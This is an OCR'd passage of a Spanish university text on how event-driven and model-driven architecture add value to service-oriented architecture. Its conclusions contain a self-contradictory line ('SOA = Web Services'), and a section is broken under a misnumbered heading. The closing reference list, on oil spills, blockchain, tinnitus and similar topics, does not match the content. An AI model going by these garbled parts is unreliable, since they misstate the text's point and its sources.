


Figura 16: Aportes de valor de EDA a SOA (I)

Las experiencias de los usuarios cuando interactúan con los sistemas abarcan un amplio espectro; la generación de servicios centrados en el usuario, aumentan la calidad del servicio.

Los eventos ofrecen la oportunidad de gestionar el ciclo de vida de un servicio incluso entre sesiones y a través de dispositivos diferentes.

Desde el punto de vista de los usuarios, su interacción con un servicio (servicio web, servicio de comunicación, servicio de negocio, etc.,) tiene lugar sobre una red e implica, en la mayoría de los casos, interacciones complejas.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

La experiencia de interacción del usuario abarca un amplio espectro:

- llamada a servicio simple, llamada – respuesta
- interacción múltiple del usuario para lograr un objetivo del mismo
- múltiples objetivos del usuario realizados a lo largo del tiempo y de las sesiones para obtener una interacción de negocio completa.
- múltiples interacciones de negocio con el usuario, analizándolas para anticipar oportunidades de servicio (creación de portafolio de servicios para el usuario).

Generación de servicio de respuesta ajustado al contexto




Figura 17: Aportes de valor de EDA a SOA (II)

La solicitud de servicio de un usuario puede desligarse del tiempo (como un servicio de suscripción) y la cumplimentación del servicio puede extenderse en el tiempo.

El mecanismo de eventos transforma el acceso a los servicios de las redes en respuestas ajustadas al contexto particular cuando se realizan los servicios.

Desde un punto de vista global del sistema, la entrega de los servicios a las peticiones de los usuarios pueden involucrar una larga coreografía de servicios para preparar una respuesta simple, de forma inmediata o a lo largo de un plazo de tiempo, o una respuesta compleja puede ser devuelta tras múltiples interacciones, sesiones y formatos. Esta generación de servicios es posible sólo cuando:

- Petición-respuesta se transforma en el paradigma de servicios sentir-entregar
- Redes de servicio pasivas se convierten en proactivas (mediante una combinación con eventos ejecutados en el núcleo)

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La entrega de agrupaciones de servicios, donde cada uno de ellos persigue objetivos individuales, encajando los unos con los otros, permite por ejemplo que un servicio para un único usuario se convierta en un servicio para otros usuarios concurrentes gestionados por el sistema.

Orquestación y ejecución coherente de servicios




Figura 18: Aportes de valor de EDA a SOA (III)

Los servicios software durante el tiempo de ejecución son siempre parte de un proceso de negocio mayor que satisface un objetivo del mundo real.

Los eventos virtualizados en el sistema representan los eventos del mundo real que al correlacionarse entre ellos, ayudan a agrupar servicios para realizar un proceso de negocio.

La idea de ejecución coherente y orquestación de servicios ofrece una aproximación estandarizada y abierta para conectar diferentes servicios web para ejecutar un servicio de negocio de alto nivel. Esta es una necesidad urgente del mundo actual debido a la amplia modularidad ofrecida por los WebServices en una SOA.

El problema de la correlación de eventos abarca un amplio espectro:

- Correlación entre petición y respuesta a nivel de una simple llamada en modo asíncrono
- Correlación de múltiples recursos a nivel de actividad para realizar transacción
- Correlación de varios estados de transición a nivel de un proceso de negocio

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Soluciones ágiles componiendo bloques de servicio dinámicamente




Figura 19: Aportes de valor de EDA a SOA (IV)

Los constructores de SOA deben focalizar el modelado basándose en componentes para cohesionar la arquitectura, y no centrarse en el contexto de su uso o ensamblado. Modelar eventos junto a componentes con meta-datos, permite evaluar el contexto de la ejecución y aumentar la capacidad de ensamblar componentes para completar una solución variable.

En el desarrollo de sistemas vemos a menudo servicios construidos para realizar una parte concreta de una actividad o un proceso de negocios reutilizable en otro u otros contextos. Esta es una solución muy natural en una SOA, en una metodología incremental e iterativa.

Algunas actividades que entorpecen este dinamismo son:

- Desarrollo de componentes para un contexto inicial y un único sistema
- Aplicación de modelos que acoplan los componentes
- El miedo al desarrollo de componentes nuevos que dejen enlaces perdidos dañando la integridad del sistema, pospone la refactorización indefinidamente.

Combinando EDA con SOA, utilizando eventos para coordinar los servicios, obtenemos:

- La granularidad quita el obstáculo del ensamblado de componentes
- Aumentar las capacidades de un sistema horizontal de forma no invasiva. El sistema debe mantener información sobre los usuarios y los servicios que

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

consumen.

4.7 Model Driven Architecture (MDA)

- Los meta-datos guardan un registro de la arquitectura corporativa en términos de datos, información, aplicaciones, servicios, tecnología e implementación.

- El modelado de los sistemas empresariales debe estar en conjunción con los meta-datos.

- Las herramientas básicas necesarias son:

    - Meta-Object Facility (MOF), que define un repositorio estándar para modelos y meta-modelos (un meta-modelo es un caso especial de modelo).

    - XML Meta-Data Interchange (XMI), que define un formato de intercambio de información basado en XML para los modelos y meta-modelos UML.

    - Common Warehouse Meta-model (CWM), que estandariza un meta-modelo completo de la arquitectura que permite realizar minería de datos a través de los límites de las bases de datos. (Como un perfil de UML para el espacio de datos en lugar del de aplicaciones).

4.8 ¿Cómo aporta valor MDA a SOA?

Agrupando, interconectando y emparejando servicios (atómicos)

Un valor fundamental de los meta-datos y meta-modelos para la SOA es la capacidad de interconectar y emparejar servicios a la perfección, a través de una solución de Servicio Integral. El meta-dato/meta-modelo del servicio es la representación de los aspectos comunes de los componentes de servicio (incluyendo el modelado de su funcionalidad y la forma de ejecutarla), con esto, el integrador de servicio puede agrupar, interconectar y emparejar servicios sin interferir en la complejidad interna de tales servicios.

Agrupar e interconectar estos servicios de forma adecuada permite proveer servicios complejos como voz, video y datos a los consumidores.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Figura 20: Solución de Servicio Integral

Integración de servicios implementados con múltiples tecnologías

La mayoría de las empresas de cualquier sector se están moviendo hacia una arquitectura de sistemas común (como J2EE). Sin embargo, existen muchas con implementaciones de servicios sobre diferentes plataformas (J2EE y .NET, por ejemplo).

MDA aporta un gran valor sobre las multiplataformas con el PIM (platform independent model) que mapea a PSM (platform specific models) en aplicaciones, interfaces, código, GUI, descriptores, etc. Con PIM como servidor de meta-datos, los integradores de servicio pueden agrupar e interconectar servicios no sólo procedentes de una única plataforma, sino desde plataformas heterogéneas.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El único reto de la integración es continuar cumpliendo los requerimientos de nivel de servicio y operación (calidad del servicio) que cada uno de los servicios debía cumplir por separado.

También es posible realizar ingeniería inversa de las aplicaciones existentes para convertirlas en un modelo PIM y redesplegarlo como componentes de servicio.

Las tecnologías existentes detrás de MDA ayudan a traducir modelos de alto nivel de una infraestructura de IT completa, en vez de traducir tan sólo código a código máquina Los generadores de alto nivel cubren una superficie mucho mayor que los recompiladores de fuentes.

Esto permite la creación de servicios y componentes y una SOA totalmente desacoplada de las plataformas e infraestructuras de bajo nivel.




Figura 21:
Mapeo de PSM




Figura 22: Ingeniería inversa

Construcción de servicios de datos de valor añadido

En un mercado tan competitivo como el nuestro, las empresas que destacan son aquellas que

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

pueden introducir un valor añadido (sensible a los datos) en sus productos/servicios para sus consumidores, empleados y asociados. Los meta-datos y meta-modelos ofrecen un enorme valor a estas empresas (servicios que pueden cambiar cada semana o cada día).

Cuando se trata de empleados o ejecutivos, los servicios que entregan información crítica sobre el rendimiento, inteligencia empresarial, etc. en tiempo real (Business Activity Management) que es derivado del repositorio de meta-datos/meta-modelos (tal como CWM), permitiendo la minería de datos y consultas a las bases de datos actualizadas en tiempo real.

Las técnicas empleadas cuando se utiliza MDA están allanando el camino para desarrollar y proveer servicios bajo demanda y de tiempo real. La mayoría de los datos asociados a estos servicios se obtienen con herramientas de business intelligence (+ BPM y BAM) situados en lo mas alto de los data Warehouse y data marts.




Figura 23: CWM + MOF

Entrega de servicios contextualizados y perfilados al usuario

Otro de los mayores retos de la provisión de servicios en una SOA es la adición de sensitividad respecto al contexto y orientar estos servicios al perfil del usuario.

Los pasos más grandes que se están dando al respecto son los esfuerzos de avanzar hacia un modelo de información común para gestionar la información. Entran en juego las nociones de redes con directorio (DEN) y redes con identidades (IDEN), diseñadas para proveer los bloques de servicio para mejorar la gestión de la inteligencia empresarial (con la aplicación de políticas adecuadas) e integrar estos elementos con otros pertenecientes a la infraestructura.

Esto utiliza los datos existentes de los usuarios y de la empresa presentes en el directorio de la compañía, refuerza los servicios finales (extremo a extremo) y permite la creación de servicios distribuidos a lo largo de la red.

El objetivo es usar el directorio primero dirigiendo a los usuarios a los servicios relevantes y segundo, mantener un subconjunto de datos de gestión. Esto incluye:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Identidad común y administración de seguridad.
- Comprensión común de la gestión de sistemas y servicios.
- Información referente a localizaciones, agrupaciones y políticas.
- Información relativa a la presencia.




Figura 24: DEN/IDEN

Integración total del negocio

Si una empresa adopta las cuatro áreas indicadas en esta sección;

Agrupación, interconexión y emparejamiento de servicios (integración de bloques de servicio) con servicios de Meta-datos/Meta-modelos y un servicio de integración, integrando servicios implementados con tecnologías heterogéneas usando modelos independientes de plataforma, construyendo servicios dirigidos a ofrecer información de valor añadido con CWM/MOF y ofreciendo servicios ajustados al contexto y perfil de los usuarios aprovechando una DEN/IDEN, la empresa está preparada para la integración total del negocio.

5 Conclusiones

- SOA no es un proyecto SÓLO de tecnología sino que implica cambios organizativos, culturales y metodológicos
- El objetivo es conseguir una arquitectura adaptable que permita ser adaptable a la propia empresa
- La implicación de la dirección en el proyecto es un factor clave de éxito
- El concepto de desarrollo de aplicaciones desaparece para dar paso al de orquestación de servicios que dan soporte a un proceso de negocio
- El diseño de una estrategia de implantación de SOA es crítico para el éxito del proyecto
- ROI: Reducción de costes de desarrollo y mejora de la eficiencia operativa
- Web Services es una implementación física de SOA pero no es SOA en sí mismo. SOA = Web Services

6 La búsqueda de implementación de una política de web services sin una estrategia SOA

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

puede generar duplicidades y falta de eficiencia

7 Agradecimientos y referencias

- Badri Sriraman, Lead IT Architect de Unisys
- Rakesh Radhakrishnan, Enterprise IT Architect de Sun MicroSystems
- Mike Wookey, Modeling engineer de Sun MicroSystems
- IBM, Microsoft y Sun MicroSystems

Direcciones de interés:

- http://www.ondotnet.com
- http://www.devshed.com
- ftp://ftp.software.ibm.com
- http://www.microsoft.com
- http://www.morfeo-project.org

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

References

1. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. Information Sciences, 180(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
2. Canizes, B., Pinto, T., Soares, J., Vale, Z., Chamoso, P., & Santos, D. (2017). Smart City: A GECAD-BISITE Energy Management Case Study. In 15th International Conference on Practical Applications of Agents and Multi-Agent Systems PAAMS 2017, Trends in Cyber-Physical Multi-Agent Systems (Vol. 2, pp. 92–100). https://doi.org/10.1007/978-3-319-61578-3_9
3. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
4. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
5. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
6. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
7. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
8. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
9. Chamoso, P., de La Prieta, F., Eibenstein, A., Santos-Santos, D., Tizio, A., & Vittorini, P. (2017). A device supporting the self-management of tinnitus. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 10209 LNCS, pp. 399–410). https://doi.org/10.1007/978-3-319-56154-7_36
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
11. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
12. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
13. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
14. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
15. Christian Paulo Villavicencio, Silvia Schiaffino, J. Andrés Díaz-Pace, Ariel Monteserin (2016). A Group Recommendation System for Movies based on MAS. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
16. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In Advances in Case-Based Reasoning, Proceedings (Vol. 3155, pp. 533–546).
17. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews, 32(4), 307–313. https://doi.org/10.1109/tsmcc.2002.806072
18. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. Artificial Intelligence in Engineering, 13(4), 351–357. https://doi.org/10.1016/S0954-1810(99)00007-2
19. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In Industrial Conference on Data Mining (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
20. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

21. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3155, pp. 547–559). https://doi.org/10.1007/978-3-540-28631-8
22. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFEr) (Cat. No.98TH8367) (pp. 259–263). https://doi.org/10.1109/CIFER.1998.690316
23. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021
24. Eduardo Porto Teixeira, Eder M. N. Goncalves, Diana F. Adamatti (2017). Ulises: A Agent-Based System For Timbre Classification. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
25. Enyo Gonçalves, Mariela Cortés, Marcos De Oliveira, Nécio Veras, Mário Falcão, Jaelson Castro (2017). An Analysis of Software Agents, Environments and Applications School: Retrospective, Relevance, and Trends. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
26. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. Knowledge-Based Systems, 16(5–6 SPEC.), 321–328. https://doi.org/10.1016/S0950-7051(03)00034-0
27. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
28. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
29. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. International Journal of Intelligent Systems, 16(4), 571–586. https://doi.org/10.1002/int.1024
30. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. Expert Systems with Applications, 41(4 PART 1), 1189–1205. https://doi.org/10.1016/j.eswa.2013.08.003
31. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In Communications in Computer and Information Science (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
32. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications, 10(3).
